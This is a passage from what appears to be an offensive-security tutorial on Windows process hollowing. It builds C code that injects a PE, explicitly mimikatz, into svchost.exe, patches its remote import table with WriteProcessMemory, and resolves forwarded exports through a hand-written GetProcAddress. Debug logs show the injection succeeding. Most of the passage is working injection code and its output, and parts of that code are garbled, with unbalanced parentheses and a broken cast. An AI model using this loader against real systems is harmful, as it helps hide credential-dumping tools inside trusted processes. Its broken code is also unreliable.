[DBG] listModulesOfProcess:293 - msvcrt.dll 0x7ff6c0bb0000
[DBG] listModulesOfProcess:293 - Cabinet.dll 0x7ff6c07490000
[DBG] listModulesOfProcess:293 - CRYPT32.dll 0x7ff6c0380000
[DBG] listModulesOfProcess:293 - cryptdll.dll 0x7ff6c0f90000
[DBG] listModulesOfProcess:293 - devobj.dll 0x7ff6c01570000
[DBG] listModulesOfProcess:293 - dnsapi.dll 0x7ff6c0400000
[DBG] listModulesOfProcess:293 - dpapi.dll 0x7ff6c0600000
[DBG] listModulesOfProcess:293 - fltlb.dll 0x7ff6c0f640000
[DBG] listModulesOfProcess:293 - gdi32.dll 0x7ff6c08f00000
[DBG] listModulesOfProcess:293 - gdi32full.dll 0x7ff6c01730000
[DBG] listModulesOfProcess:293 - hid.dll 0x7ff6c0ea40000
[DBG] listModulesOfProcess:293 - imm32.dll 0x7ff6c0ed20000
[DBG] listModulesOfProcess:293 - IPHLPAPI.DLL 0x7ff6c09a60000
[DBG] listModulesOfProcess:293 - ODBC32.dll 0x7ff6c069f0000
[DBG] listModulesOfProcess:293 - USER32.dll 0x7ff6c01760000
[DBG] listModulesOfProcess:293 - win32u.dll 0x7ff6c09650000
[DBG] listModulesOfProcess:293 - GDI32.dll 0x7ff6c029b0000
[DBG] listModulesOfProcess:293 - gdi32full.dll 0x7ff6c09a30000
[DBG] listModulesOfProcess:293 - msvc_p_win.dll 0x7ff6c09250000
[DBG] listModulesOfProcess:293 - DPAPI.DLL 0x7ff6c0ff60000
[DBG] listModulesOfProcess:293 - IMM32.DLL 0x7ff6c016a0000
[DBG] listModulesOfProcess:293 - ole32.dll 0x7ff6c023b0000
[DBG] listModulesOfProcess:293 - combase.dll 0x7ff6c02650000
[DBG] listModulesOfProcess:293 - OLEAUT32.dll 0x7ff6c029e0000
[DBG] listModulesOfProcess:293 - SHLWAPI.dll 0x7ff6c016d0000
[DBG] listModulesOfProcess:293 - SAMLIB.dll 0x7ff6c08a20000
[DBG] listModulesOfProcess:293 - Secur32.dll 0x7ff6c09c40000
[DBG] listModulesOfProcess:293 - SHELL32.dll 0x7ff6c09e20000
[DBG] listModulesOfProcess:293 - USERENV.dll 0x7ff6c09090000
[DBG] listModulesOfProcess:293 - VERSION.dll 0x7ff6c076f0000
[DBG] listModulesOfProcess:293 - HID.DLL 0x7ff6c08ea40000
[DBG] listModulesOfProcess:293 - SETUPAPI.dll 0x7ff6c01d30000
[DBG] listModulesOfProcess:293 - cfgmgr32.dll 0x7ff6c0901d0000
[DBG] listModulesOfProcess:293 - bcrypt.dll 0x7ff6c09220000
[DBG] listModulesOfProcess:293 - WinScard.dll 0x7ff6c08160000
[DBG] listModulesOfProcess:293 - DEVOBJ.dll 0x7ff6c08ff10000
[DBG] listModulesOfProcess:293 - WINSTA.dll 0x7ff6c08ae0000
[DBG] listModulesOfProcess:293 - WLDAP32.dll 0x7ff6c092210000
[DBG] listModulesOfProcess:293 - msasn1.dll 0x7ff6c08fd40000

```

Sortie de C:\Users\user\Documents\PEPH\processhollowingpe\x64\Debug\ProcessHollowingPE.exe  
Appuyez sur une touche pour fermer cette fenetre. . .

Propriétés de : svchost.exe (8188)

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Name	Base address	Size	Description
<b>svchost.exe</b>	<b>0x7ff6c2c90000</b>	<b>64 kB</b>	<b>Processus hôte pour les ...</b>
advapi32.dll	0x7ff6c1570000	700 kB	API avancées Windows 32
bcrypt.dll	0x7ff6c0220000	156 kB	Bibliothèque de primitives de...
cabinet.dll	0x7ff6c07490000	164 kB	Microsoft® Cabinet File API
cfgmgr32.dll	0x7ff6c0190000	312 kB	Configuration Manager DLL
combase.dll	0x7ff6c02650000	3,33 MB	Microsoft COM pour Windows
crypt32.dll	0x7ff6c0380000	1,37 MB	Crypto API32
cryptdll.dll	0x7ff6c0f90000	84 kB	Cryptography Manager
devobj.dll	0x7ff6c01570000	176 kB	Device Information Set DLL
dnsapi.dll	0x7ff6c0400000	808 kB	DNS DLL de l'API Client
dpapi.dll	0x7ff6c0600000	40 kB	Data Protection API
fltlb.dll	0x7ff6c0f640000	44 kB	Bibliothèque de filtres
gdi32.dll	0x7ff6c08f00000	1,76 kB	GDI Client DLL
gdi32full.dll	0x7ff6c01730000	1,08 MB	GDI Client DLL
hid.dll	0x7ff6c0ea40000	52 kB	Bibliothèque d'utilisateur IHM
imm32.dll	0x7ff6c0ed20000	192 kB	Multi-User Windows IMM32 ...
IPHLPAPI.DLL	0x7ff6c09a60000	240 kB	API de l'application d'assista...
kernel32.dll	0x7ff6c024e0000	764 kB	DLL du client API BASE Wind...
KernelBase.dll	0x7ff6c09680000	2,96 MB	DLL du client API BASE Wind...
locale.nls	0x218f26d0000	804 kB	
mpr.dll	0x7ff6c0ed20000	116 kB	DLL de routeur de fourniss...
msasn1.dll	0x7ff6c08fd40000	72 kB	ASN.1 Runtime APIs
msvc_p_win.dll	0x7ff6c09250000	628 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ff6c0bb0000	632 kB	Windows NT CRT DLL
netapi32.dll	0x7ff6c09a60000	100 kB	Net Win32 API DLL
nsi.dll	0x7ff6c1730000	32 kB	NSI User-mode interface DLL
ntdll.dll	0x7ff6c02af0000	1,97 MB	DLL Couche NT
odbc32.dll	0x7ff6c069f0000	736 kB	ODBC Driver Manager
ole32.dll	0x7ff6c023b0000	1,16 MB	Microsoft OLE pour Windows
oleaut32.dll	0x7ff6c029e0000	820 kB	OLEAUT32.DLL
rpcrt4.dll	0x7ff6c1900000	1,15 MB	Runtime d'appel de procédu...
samlib.dll	0x7ff6c08a20000	156 kB	SAM Library DLL
sechost.dll	0x7ff6c090c50000	624 kB	Host for SCM/SDCL/LSA Loo...
securlib.dll	0x7ff6c09c40000	48 kB	Security Support Provider In...
setupapi.dll	0x7ff6c01d30000	4,41 MB	Installation de L'API Windows
shell32.dll	0x7ff6c09e20000	7,27 MB	DLL commune du shell Wind...
shlwapi.dll	0x7ff6c016d0000	340 kB	Bibliothèque d'utilitaires lége...
svchost.exe.mui	0x218f4200000	16 kB	Processus hôte pour les ser...
ucrtbase.dll	0x7ff6c0500000	1 MB	Microsoft® C Runtime Library
user32.dll	0x7ff6c01760000	1,61 MB	DLL client de l'API utilisateur ...
userenv.dll	0x7ff6c09090000	184 kB	Userenv
version.dll	0x7ff6c076f0000	40 kB	Version Checking and File In...
win32u.dll	0x7ff6c09650000	136 kB	Win32u

We can observe that we can retrieve the correct addresses for the loaded libraries.  
Let's create a function to create a snapshot of our remote process and another function to retrieve a module from its name and from a HANDLE of the remote process snapshot.

```

HANDLE getSnapShotProcess(int pid) {

    HANDLE mod;
    mod = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE | TH32CS_SNAPMODULE32, pid);
    if (mod == INVALID_HANDLE_VALUE) {
        _err("CreateToolhelp32Snapshot error %x\r\n", GetLastError());
        return nullptr;
    }

    return mod;
}

MODULEENTRY32W getModuleEntry(HANDLE snapShotHandle, PWSTR moduleSearched)
{
    MODULEENTRY32W me32;
    me32.dwSize = sizeof(MODULEENTRY32W);
    if (!Module32FirstW(snapShotHandle, &me32)) {
        return { 0 };
    }
    do {
        if (!lstrcmpiW(me32.szModule, moduleSearched))
        {
            return me32;
        }
    } while (Module32NextW(snapShotHandle, &me32));
    return { 0 };
}

```

Like we would have done in a reflective loader, from the import descriptors retrieved previously, we will import locally the libraries needed by our injected PE. It will be used to retrieve the offset of our functions. Then we will iterate over all the **thunks** of the import descriptors. These thunks are data structures describing functions corresponding to the library imports.

The **thunks** can reference the corresponding function by its ordinal or by its name. Therefore, it is needed to apply the macro **IMAGE\_SNAP\_BY\_ORDINAL** used to determine if the **thunk** reference the function through its ordinal or its name **IMAGE\_SNAP\_BY\_ORDINAL(thunk->u1.Ordinal)**.

If the function is referenced by ordinal, we can resolve the function by calling **GetProcAddress** to resolve the function address. If the function is referenced by its name, we need to calculate the pointer to the name: **PIMAGE\_IMPORT\_BY\_NAME functionName = (PIMAGE\_IMPORT\_BY\_NAME)((DWORD\_PTR)pImage + thunk->u1.AddressOfData - offsetRdata);**. Then, we can call the function **GetProcAddress** to resolve the function address. Once we have the function address, we can calculate its offset in the corresponding library to be able to calculate its address in the remote process.

```

//By Ordinal
PVOID localAddr = (PBYTE)GetProcAddress(lib, functionOrdinal);
DWORD offset = (PBYTE)localAddr - (PBYTE)lib;
ULONGLONG addrFix = (ULONGLONG)((PBYTE)me32.modBaseAddr + offset);

//By Name
PIMAGE_IMPORT_BY_NAME functionName = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)pImage + thunk->u1.AddressOfData - offsetRdata);
PVOID addrFunc = GetProcAddress(lib, functionName->Name);
DWORD offset = (PBYTE)addrFunc - (PBYTE)lib;
PVOID addrFix = ((PBYTE)me32.modBaseAddr + offset);

```

Now we need to find the thunk location on the remote process to write our patched address. We need to:

- retrieve the address of the function address to patch `&(thunk->u1.Function)`
- apply the `.rdata` offset on the address previously retrieved `(PBYTE)&(thunk->u1.Function) + offsetRdata`
- subtract the address of DLL locally loaded: `(PBYTE)&(thunk->u1.Function) + offsetRdata - (PBYTE)pImage`
- finally add the address of memory allocation on the remote process: `(PBYTE)&(thunk->u1.Function) + offsetRdata - (PBYTE)pImage + (PBYTE)allocAddrOnTarget`

Now we have everything, we can just call the function `WriteProcessMemory` to patch the function address.

```

bool fixImports(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, LPPROCESS_INFORMATION pi, PVOID
allocAddrOnTarget, DWORD offsetRdata, HANDLE mod)
{
    _dbg("[*] Fixing Import table\r\n");

    PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
    IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    if (importsDirectory.Size <= 20)
    {
        _dbg("[*] Empty IAT");
        return TRUE;
    }
    HMODULE lib = nullptr;

    importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(importsDirectory.VirtualAddress - offsetRdata +
(PBYTE)pImage);

    while (importDescriptor->Name != NULL)
    {
        PWSTR moduleSearched = strToWstr((LPSTR)(importDescriptor->Name - offsetRdata +
(DWORD_PTR)pImage));
        lib = LoadLibraryW(moduleSearched);
        if (!lib)
        {
            _err("Error in retrieving locally the lib %ws -> 0x%x\r\n", moduleSearched,
GetLastError());
            return FALSE;
        }
        MODULEENTRY32W me32 = getModuleEntry(mod, moduleSearched);
        _dbg("Import found %ws -> %ws @ 0x%p \r\n", moduleSearched, me32.szModule,
me32.modBaseAddr);
        if (me32.modBaseAddr != 0)
        {
            PIMAGE_THUNK_DATA thunk = NULL;
            thunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)pImage + importDescriptor->FirstThunk -
offsetRdata);

            while (thunk->u1.AddressOfData != NULL)
            {
                if (IMAGE_SNAP_BY_ORDINAL(thunk->u1.Ordinal))
                {
                    LPCSTR functionOrdinal = (LPCSTR)IMAGE_ORDINAL(thunk->u1.Ordinal);

                    PVOID remoteAddr = (PVOID)((PBYTE)&thunk->u1.Function) + offsetRdata -
(PBYTE)pImage + (PBYTE)allocAddrOnTarget);
                    PVOID localAddr = (PBYTE)GetProcAddress(lib, functionOrdinal);
                    DWORD offset = (PBYTE)localAddr - (PBYTE)lib;
                    ULONGLONG addrFix = (ULONGLONG)((PBYTE)me32.modBaseAddr + offset);
                }
            }
        }
    }
}

```

```

        if (!WriteProcessMemory(pi->hProcess, remoteAddr, &addrFix, sizeof(ULONGLONG),
NULL))
        {
            _err("Error in fixing address of function number %d -> 0x%x\r\n", thunk-
>u1.Ordinal, GetLastError());
            return FALSE;
        }
        _dbg("\t[*] Imported function number %d @ 0x%p\r\n", thunk->u1.Ordinal,
addrFix);

    }
    else
    {
        PIMAGE_IMPORT_BY_NAME functionName = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)pImage +
thunk->u1.AddressOfData - offsetRdata);
        PVOID remoteAddr = (PVOID)((PBYTE>(&(thunk->u1.Function)) + offsetRdata -
(PBYTE)pImage + (PBYTE)allocAddrOnTarget);

        PVOID addrFunc = GetProcAddress(lib, functionName->Name);
        DWORD offset = 0;
        PVOID addrFix = 0;
        offset = (PBYTE)addrFunc - (PBYTE)lib;
        addrFix = ((PBYTE)me32.modBaseAddr + offset);

        if (!WriteProcessMemory(pi->hProcess, remoteAddr, &addrFix, sizeof(PVOID),
NULL))
        {
            _err("Error in fixing address of function %s -> 0x%x\r\n", functionName-
>Name, GetLastError());
            return FALSE;
        }

        _dbg("\t[*] Imported function %s @ 0x%p\r\n", functionName->Name, addrFix);

    }
    thunk++;
}
importDescriptor++;
}
return TRUE;
}
}

```

Now let's wrap up everything and test if it is working.

The screenshot shows the WinDbg interface with a memory dump on the right and a list of imported functions in the middle. The memory dump shows a crash at address 00007ffc900c9b50. The imported functions list includes LsaConnectUntrusted from Secur32.dll.

If we put a debugger on our remote process, we can observe that when we resume the main thread, the process crashes with an access violation. If we look at the address where the access violation occurs, we can observe that it is related to the function `LsaConnectUntrusted` from the library `Secur32.dll`.

Let's find out what happened.

Let's write a little C code to perform `D/INVOKE` on the function `LsaConnectUntrusted`.

```

int main()
{
    //listModulesOfProcess(26984);
    HMODULE mod = LoadLibraryA("Secur32.dll");
    PVOID func = (PVOID)GetProcAddress(mod, "LsaConnectUntrusted");
    getchar();
    /*ULONGLONG test = 12;
}
    
```

The debugger window shows the value of the function pointer: `0x00007ffc900c9b50 [sspicli.dll!LsaConnectUntrusted(void)]`.

We can observe that despite using a `HANDLE` on `Secur32.dll`, the address of `LsaConnectUntrusted` is located in the library `sspicli.dll`.

It is what we call a `Forwarded Function`. It is an exported function of `Secur32.dll` but which is forwarded to the library `sspicli.dll`.

## Handle forwarded functions on remote process

---

### Definition of a forwarded function

---

First let's define what is a forwarded function.

In the context of dynamic-link libraries (DLLs), a forwarded function refers to a function that is not directly implemented within the DLL itself but is instead provided by another DLL. When a program calls a forwarded function in a DLL, the control is transferred to the corresponding function in another DLL.

The forwarding information is typically stored in the export table of the DLL. The export table contains a list of functions that the DLL makes available to other programs, and for forwarded functions, it includes a reference to the DLL and the specific function to which the call should be forwarded.

Here is a simplified example to illustrate how a forwarded function might be set up:

- Original DLL (A.dll):
  - Implements some functions.
  - Has an export table that includes information about the functions it exports.
- Forwarded DLL (B.dll):
  - Implements the forwarded function(s).
  - When A.dll exports a function that is forwarded to B.dll, the export table of A.dll contains information about the forwarding, specifying that the function is provided by B.dll.
- Client Program:
  - Calls a function from A.dll, including the forwarded function.
  - When the forwarded function is called, control is transferred to B.dll, where the actual implementation resides.

### Custom `GetProcAddress`

---

To be able to determine if a function is a forwarded function, we need to implement a custom `GetProcAddress` function which will return the forwarded library name and the forwarded function name if we are in the context of a forwarded function.

`GetProcAddress` function parses the loaded library passed in argument. First the function needs to retrieve the export directory of the library.

```

PVOID getAddrFunction(HMODULE lib, PCHAR functionName, PCHAR& forwardedLib, PCHAR& forwardedName)
{
    // Get DOS Header

    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)lib;
    // Get Nt Header

    PIMAGE_NT_HEADERS imageNtHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)lib + dosHeader->e_lfanew);
    //Get offset of export directory

    DWORD_PTR exportDirectoryRVA = imageNtHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    // Get export directory size

    SIZE_T exportDirectorySize = imageNtHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;

    // Retrieve the export directory

    PIMAGE_EXPORT_DIRECTORY imageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((DWORD_PTR)lib +
exportDirectoryRVA);
}

```

Once we have the export directory, we will retrieve 3 arrays:

- an array containing the addresses of the exported functions
- an array containing the ordinal of the exported functions
- an array containing the names of the exported functions

```

// Get array containing the addresses of the exported functions

PDWORD addressOfFunctionsRVA = (PDWORD)((DWORD_PTR)lib + imageExportDirectory->AddressOfFunctions);

// Get array containing the names of the exported functions

PDWORD addressOfNamesRVA = (PDWORD)((DWORD_PTR)lib + imageExportDirectory->AddressOfNames);

// Get array containing the ordinal of the exported functions

PWORD addressOfNameOrdinalsRVA = (PWORD)((DWORD_PTR)lib + imageExportDirectory->AddressOfNameOrdinals);

```

We now can iterate over the exported functions to retrieve the wanted function. Caution, the index of the function address is not the same as the index of its name. We need to use the ordinal as index.

```

for (DWORD i = 0; i < imageExportDirectory->NumberOfFunctions; i++)
{
    // Retrieve the function name

    PSTR name = (PSTR)((PBYTE)lib+ addressOfNamesRVA[i]);
    // Retrieve the ordinal of the function

    WORD ordinalName = (WORD)((PBYTE)lib + addressOfNameOrdinalsRVA[i]);
    // Retrieve the function address

    PVOID addr = (PVOID)((PBYTE)lib + addressOfFunctionsRVA[ordinalName]);
    if (!strcmp(functionName, name))
    {
        return addr;
    }
}

```


Now that we have re-implemented `GetProcAddress`, we need our function to resolve the function when it is a forwarded one. To determine if the function is a forwarded function or not, we will observe if the function address is in the memory space of the export directory.

```

if ((UINT_PTR)addr >= (UINT_PTR)imageExportDirectory && (UINT_PTR)addr <
(UINT_PTR)imageExportDirectory + exportDirectorySize)

```

Once our condition passed, let's look at the content of the address returned.



We can observe, that our mimikatz try to import the function `SystemFunction007` from the library `advapi32.dll`. The function appears to be a forwarded function since it passed our condition. When we look at the address from the function addresses array, we can observe that it contains forwarded library name and the forwarded function name with the format `FORWARDED_LIB.FORWARDED_NAME`.

At this point, this is pretty straightforward, we need to copy the content of the forwarded name and the forwarded library name in the arguments `forwardedLib` and `forwardedName` that we have previously put in argument of our function.

And finally we can call `LoadLibraryA` on the forwarded library and our function recursively.

```
DWORD forwardSize = 0;
DWORD forwardOffset = 0;
CHAR forwardName[MAX_PATH] = { 0 };

forwardSize = strlen((PCHAR)addr);
memcpy(forwardName, (PCHAR)addr, forwardSize);

// The forwardName has a format of DLLNAME.FunctionName so we split with '.'
for (forwardOffset = 0; forwardOffset < forwardSize; forwardOffset++) {
    if (forwardName[forwardOffset] == '.') {
        forwardName[forwardOffset] = 0;
        break;
    }
}
if (!forwardedLib)
    // +1 -> null byte +4 -> .dll

    forwardedLib = (PCHAR)LocalAlloc(LPTR, strlen(forwardName) + 1 + 4);
else
    forwardedLib = (PCHAR)LocalReAlloc(forwardedLib, strlen(forwardName) + 1 + 4, LMEM_MOVEABLE |
    LMEM_ZEROINIT);

forwardedLib[strlen(forwardName)] = '.';
forwardedLib[strlen(forwardName) + 1] = 'd';
forwardedLib[strlen(forwardName) + 2] = 'l';
forwardedLib[strlen(forwardName) + 3] = 'l';

if(!forwardedName)
    forwardedName = (PCHAR)LocalAlloc(LPTR, forwardSize - strlen(forwardName) + 1);
else
    forwardedName = (PCHAR)LocalReAlloc(forwardedName, forwardSize - strlen(forwardName) + 1,
    LMEM_MOVEABLE | LMEM_ZEROINIT);
memcpy(forwardedLib, forwardName, strlen(forwardName));
memcpy(forwardedName, forwardName + forwardOffset + 1, forwardSize - strlen(forwardName));

return getAddrFunction(LoadLibraryA(forwardedLib), forwardedName, forwardedLib, forwardedName);
```

Ok now, we can replace all our `GetProcAddress` by our own function.


Our new function `loadImportTableLibs` will now looks like it.

```

bool loadImportTableLibs(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, LPPROCESS_INFORMATION pi,
PVOID allocAddrOnTarget, DWORD offsetRdata)
{
    ...
    PVOID addr = getAddrFunction(lib, functionName->Name, forwardedLib,
forwardedName);
    if (forwardedLib && forwardedName)
    {
        _dbg("Forwarded function found: %s. Need to import lib %s\r\n",
functionName->Name, forwardedLib);
        if (!remoteLoadLibrary(pi->hProcess, forwardedLib))
            return FALSE;
    }
    ...
}

```

And if we test it:



We observe that our forwarded libraries are correctly loaded. Now let's adapt our `fixImports` function.

```

bool fixImports(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, LPPROCESS_INFORMATION pi, PVOID
allocAddrOnTarget, DWORD offsetRdata, HANDLE mod)
{
    ...
    MODULEENTRY32W me32 = getModuleEntry(mod, moduleSearched);
    if (me32.modBaseAddr != 0)
    {
        PIMAGE_THUNK_DATA thunk = NULL;
        thunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)pImage + importDescriptor->FirstThunk -
offsetRdata);

        while (thunk->u1.AddressOfData != NULL)
        {
            if (IMAGE_SNAP_BY_ORDINAL(thunk->u1.Ordinal))
            {
                ...
            }
            else
            {
                PIMAGE_IMPORT_BY_NAME functionName = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)pImage +
thunk->u1.AddressOfData - offsetRdata);
                PVOID remoteAddr = (PVOID)((PBYTE)&thunk->u1.Function) + offsetRdata -
(PBYTE)pImage + (PBYTE)allocAddrOnTarget);

                PCHAR forwardedName = nullptr;
                PCHAR forwardedLib = nullptr;

                PVOID addrFunc = getAddrFunction(lib, functionName->Name, forwardedLib,
forwardedName);

                DWORD offset = 0;
                ULONGLONG addrFix = 0;
                // if forwardedLib and forwardedName are allocated -> it means we face a
forwarded function

                if (forwardedLib && forwardedName)
                {
                    // need to convert our PCHAR to PWSTR

                    PWSTR forwardedLibWstr = strToWstr(forwardedLib);
                    // Find if the forwarded lib is loaded

                    MODULEENTRY32W fwMe32 = getModuleEntry(mod, forwardedLibWstr);
                    if (fwMe32.modBaseAddr == 0)
                    {
                        _err("Failed to find import %ws\r\n", forwardedLibWstr);
                        return FALSE;
                    }
                    HMODULE fwLib = LoadLibraryA(forwardedLib);
                    offset = (PBYTE)addrFunc - (PBYTE)fwLib;
                    addrFix = (ULONGLONG)((PBYTE)fwMe32.modBaseAddr + offset);
                    _dbg("[FORWARDED FUNCTION] %s is a forwarded function in %ws @ 0x%p\r\n",

```

```

functionName->Name, fwMe32.szModule, fwMe32.modBaseAddr);

    }
    else
    {
        ...
    }
    ...
}

```

Now let's try this code to see if we can load `mimikatz`.

```

[DBG] fixImports:656 - [*] Imported function FilterFindFirst @ 0x00007FFC758F1CD0
[DBG] fixImports:656 - [*] Imported function FilterFindNext @ 0x00007FFC758F1E30
[DBG] fixImports:656 - [*] Imported function WNetCancelConnection2W @ 0x00007FFC7ED291A0
[DBG] fixImports:656 - [*] Imported function WNetAddConnection2W @ 0x00007FFC7ED29010
[DBG] fixImports:656 - [*] Imported function NetStatisticsGet @ 0x00007FFC89A64110
[DBG] fixImports:639 - [FORWARDED FUNCTION] DsGetDcNameW is a forwarded function in LOGONCLI.dll @ 0x00007FFC8F720000
[DBG] fixImports:656 - [*] Imported function DsGetDcNameW @ 0x00007FFC8F727070
[DBG] fixImports:639 - [FORWARDED FUNCTION] NetApiBufferFree is a forwarded function in NETUTILS.dll @ 0x00007FFC8F710000
[DBG] fixImports:656 - [*] Imported function NetApiBufferFree @ 0x00007FFC8F711060
[DBG] fixImports:639 - [FORWARDED FUNCTION] NetRemoteTOD is a forwarded function in SRVCLI.dll @ 0x00007FFC81760000
[DBG] fixImports:656 - [*] Imported function NetRemoteTOD @ 0x00007FFC81765E50
[DBG] fixImports:639 - [FORWARDED FUNCTION] NetSessionEnum is a forwarded function in SRVCLI.dll @ 0x00007FFC81760000
[DBG] fixImports:656 - [*] Imported function NetSessionEnum @ 0x00007FFC817671F0
[DBG] fixImports:639 - [FORWARDED FUNCTION] NetServerGetInfo is a forwarded function in SRVCLI.dll @ 0x00007FFC81760000
[DBG] fixImports:656 - [*] Imported function NetServerGetInfo @ 0x00007FFC817619F0
[DBG] fixImports:639 - [FORWARDED FUNCTION] DsEnumerateDomainTrustsW is a forwarded function in LOGONCLI.dll @ 0x00007FFC8F720000
[DBG] fixImports:656 - [*] Imported function DsEnumerateDomainTrustsW @ 0x00007FFC8F738780
[DBG] fixImports:639 - [FORWARDED FUNCTION] NetShareEnum is a forwarded function in SRVCLI.dll @ 0x00007FFC81760000
[DBG] fixImports:656 - [*] Imported function NetShareEnum @ 0x00007FFC81761720
[DBG] fixImports:639 - [FORWARDED FUNCTION] NetWkstaUserEnum is a forwarded function in WKSCCLI.dll @ 0x00007FFC8F350000
[DBG] fixImports:656 - [*] Imported function NetWkstaUserEnum @ 0x00007FFC8F356560
[DBG] fixImports:610 - [*] Imported function number 75 @ 0x00007FFC69FCA910
[DBG] fixImports:610 - [*] Imported function number 9 @ 0x00007FFC69FCE1B0
[DBG] fixImports:610 - [*] Imported function number 43 @ 0x00007FFC6A015410
[DBG] fixImports:610 - [*] Imported function number 24 @ 0x00007FFC69FC6E00
[DBG] fixImports:610 - [*] Imported function number 31 @ 0x00007FFC69FCB540
[DBG] fixImports:610 - [*] Imported function number 111 @ 0x00007FFC6A003C40
[DBG] fixImports:610 - [*] Imported function number 141 @ 0x00007FFC69FC4020
[DBG] fixImports:610 - [*] Imported function number 13 @ 0x00007FFC6A014910
